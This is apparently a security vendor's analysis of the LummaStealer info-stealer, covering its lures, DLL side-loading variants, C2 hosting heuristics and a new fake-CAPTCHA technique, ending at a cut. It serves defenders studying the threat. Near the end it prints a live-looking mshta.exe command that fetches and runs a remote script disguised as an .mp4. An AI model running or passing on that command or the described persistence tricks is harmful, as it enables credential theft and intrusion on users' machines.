


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LummaStealer

Introduction

LummaStealer, also referred to as LummaC2, Lummac, or Lumma Stealer, is a sophisticated info-stealer malware distributed as part of the Malware-as-a-Service (MaaS) model. First identified in 2022, it is believed to be developed by Russian-speaking adversaries and primarily targets Windows systems to gather sensitive information such as credentials, cookies, cryptocurrency wallets, and other personal identifiable information. What makes LummaStealer particularly dangerous is the agility with which its developers adapt and modify the malware to evade detection, rendering previously effective host-based detection rules obsolete with each iteration.

LummaStealer Infection Flow

Initial Stage

The initial infection of LummaStealer primarily relies on 2 tactics -




Social engineering methods include deceptive YouTube videos, GitHub comments, or forum posts that trick users into clicking links leading to the payload. These often claim to offer cracked software or useful tools.



A youtube video selling cracked version of paid softwares containing LummaStealer

Masquerading, on the other hand, focuses more on misrepresenting the nature of files or websites, such as fake CAPTCHA challenges or tools that are, in reality, LummaStealer payloads.

Execution




Once the victim is infected, the malware often uses `mshta.exe` or `powershell.exe` to download and execute a ZIP archive containing the actual payload. In some cases, it employs PowerShell scripts to establish persistence by creating a registry entry at - `HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`

After execution, LummaStealer collects sensitive data, like browser credentials and cryptocurrency wallet information, and then encrypts the stolen data and exfiltrates it to a command-and-control (C2) domain, completing its data theft operation.

Payloads

Initially, it was observed that 6 distinct payload delivery techniques were being used to spread LummaStealer. These included



Command and Control (C2) Infrastructure

LummaStealer uses a variety of C2 servers, listed below:

Content Delivery Networks (CDNs)

LummaStealer leverages CDNs such as **Bunny.net** & **DigitalOcean** to host malicious domains. This method masks malicious traffic behind legitimate content delivery, making their detection more difficult. These domains often inherit trusted SSL/TLS certificates, providing additional credibility to traffic

Observed Heuristics:

- TLS Certificate Common name: **b-cdn.net**
- Domain patterns: `^[a-z]+[1-9]b-cdn.net$`, `^[a-z]+0[1-9]b-cdn.net$`

Domains with .shop TLD

Several LummaStealer campaigns employed **.shop Top Level Domains (TLPs)** with the following heuristic pattern:

- A record: 104.21.0.0/16
- TLD: .shop
- Domain name with 13 characters long (including at least one q, w, x, y or z)

Exploitation of Gaming Platform

Steam was exploited by LummaStealer to host C2 redirection mechanisms. The malware is redirected to a Steam profile page, and the tag **actual_persona_name_** is used to decrypt the real C2 domain, offering stealth through Steam's trusted domain (steamcommunity.com), which is unlikely to be blacklisted.

Using Dropbox for Malware Delivery


LummaStealer also uses Dropbox's file hosting service via the URL pattern **dl.dropboxusercontent[.]com** to download additional payloads. This mirrors tactics seen in other malware campaigns where legitimate services are used to obscure malicious activity.

PAYLOAD

The LummaStealer payload vary in their execution. We will highlight the execution flows they follow -

1. DLL Side-Loading via Vulnerable/Cracked Software


Threat actors deploying LummaStealer often exploit DLL side-loading vulnerabilities found in outdated or cracked software. These operations begin with a ZIP archive containing both a legitimate executable and a malicious DLL. Upon execution, the legitimate software unknowingly loads the DLL due to improper handling of library imports.



For example, a campaign was observed using an outdated version of iTop Screen Recorder (iscrpaint.exe) which sideloaded a malicious DLL named WebUI.dll. This method enables LummaStealer to operate within the context of a trusted application, evading detection from security solutions by masking its behavior as part of a legitimate process.

2. MSI file with AutoIT Script

A separate instance involved a setup file named Adobe PDF Broker (setup.exe), which sideloaded a DLL named sqlite.dll. This DLL triggered another binary (strcmp.exe, disguised as BtDaemon.exe), which deployed the AutoIT script alongside its executable, continuing the infection chain.




3. Python-Based Payload Execution

Another observed variant utilized a Pythonw compiler (setup.exe) packaged with a LummaStealer DLL named *python310.dll*. The compiler acted as a loader for the malicious DLL. Both this and the AutoIT-based variants eventually leveraged a process named *more.com*, which served as a secondary launcher for malicious components, including connections to the command and control infrastructure.



4. Vulnerable/Cracked Software Bundled With LummaStealer Payload

Investigations revealed cracked software bundles embedding obfuscated payloads in unconventional formats, such as JSON files. In one case, the cracked ERP software *ODollarERP.exe* contained an encoded executable that, once decoded and executed, contacted a LummaStealer C2 server. Other cracked applications used in similar campaigns include



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
5. Vulnerable/Cracked Software Bundled With LummaStealer Payload

In another variation, attackers delivered an MSI file containing a ZIP archive, which included both an installer and a RAR file. The RAR archive housed a second-stage DLL responsible for downloading and executing the LummaStealer malware.



6. ZIP File With PDF File Decoy

The Cybereason Global SOC identified campaigns in which LummaStealer was embedded within a ZIP file downloaded from Dropbox. The archive included a vulnerable version of *Haihaisoft PDF Reader* (hpreader.exe) and a malicious DLL. Execution of the reader triggered a registry modification, creating persistence by configuring *rundll32.exe* to launch the DLL at system startup.



LummaStealer - PDF file Decoy Variant

Sample Analysis

A notable sample (hash: e74b1e485e42e8ba7a65ab6927e872a5) contained setup.exe (originally *Mp3tag*), a LummaStealer DLL named *tak_deco_lib.dll*, and supporting resources.

The clean version of Mp3tag.exe typically imports 19 DLLs, but the trojanized variant imported 20, indicating the addition of the malicious DLL. The altered Import Address Table confirmed interactions with the LummaStealer component.

```
idata:000000001407FDD88 ; Imports from tak_deco_lib.dll
idata:000000001407FDD88 ;
idata:000000001407FDD88 extrn __imp_tak_SSD_Valid:qword
idata:000000001407FDD88 ; CODE XREF: sub_140343CF0+15C1p
idata:000000001407FDD88 ; DATA XREF: sub_140343CF0+15C1r ...
idata:000000001407FDD90 extrn __imp_tak_SSD_Destroy:qword
idata:000000001407FDD90 ; CODE XREF: sub_140343CF0+8881p
idata:000000001407FDD90 ; DATA XREF: sub_140343CF0+8881r ...
idata:000000001407FDD98 extrn __imp_tak_SSD_GetEncoderInfo:qword
idata:000000001407FDD98 ; CODE XREF: sub_140343CF0+1AC1p
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idata:000000001407FDDA0 extrn __imp_tak_SSD_Create_FromStream:qword
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Exploited Version of Mp3tag Software loading LummaStealer DLL


Final Payload

Despite variations in delivery and execution methods, the final LummaStealer payload consistently targets user applications and browsers. In one version, a heavily obfuscated PowerShell script was responsible for installing a browser extension.


This extension infected different browsers like -



They have harvested sensitive user data, including *cookies, passwords, browser history, tabs, cryptocurrency wallets*, and webmail content from *Gmail, Outlook, and Yahoo*.




The extension also enabled screen capture capabilities and maintained active communication with the C2 infrastructure.



New Observed Payload

Abuse of mshta.exe

Threat actors are leveraging the legitimate Windows utility `mshta.exe` to execute malicious scripts hosted remotely. The malicious code is disguised as a `.mp4` file and executed with another parameter mimicking a CAPTCHA verification. This approach will stealthily deliver payloads while evading traditional security defenses.

```
"C:\WINDOWS\system32\mshta.exe" https://buck2nd.oss-eu-central-1.aliyuncs.com/dir/sixth/singl6.mp4 #  "I am not a robot - reCAPTCHA Verification ID: 2165"
```


The use of `mshta.exe`, a known Living-off-the-Land Binary (LoLBin), allows attackers to execute Microsoft HTML Applications (HTA) outside the browser's sandbox. This bypasses browser security settings and application controls that typically don't flag `mshta`-based execution. This technique aligns with MITRE ATT&CK tactic T1218.005 (System Binary Proxy Execution: `Mshta`).

There is no strong evidence of how it is being delivered, but it is believed that attackers use phishing emails that contain malicious links leading to a fake CAPTCHA. When the user interacts with it, in the background it deploys the first payload silently.

Stage 1 - Spreading Payload (`mshta.exe`) by downloading a masked `.mp4` file

1. Initial Access

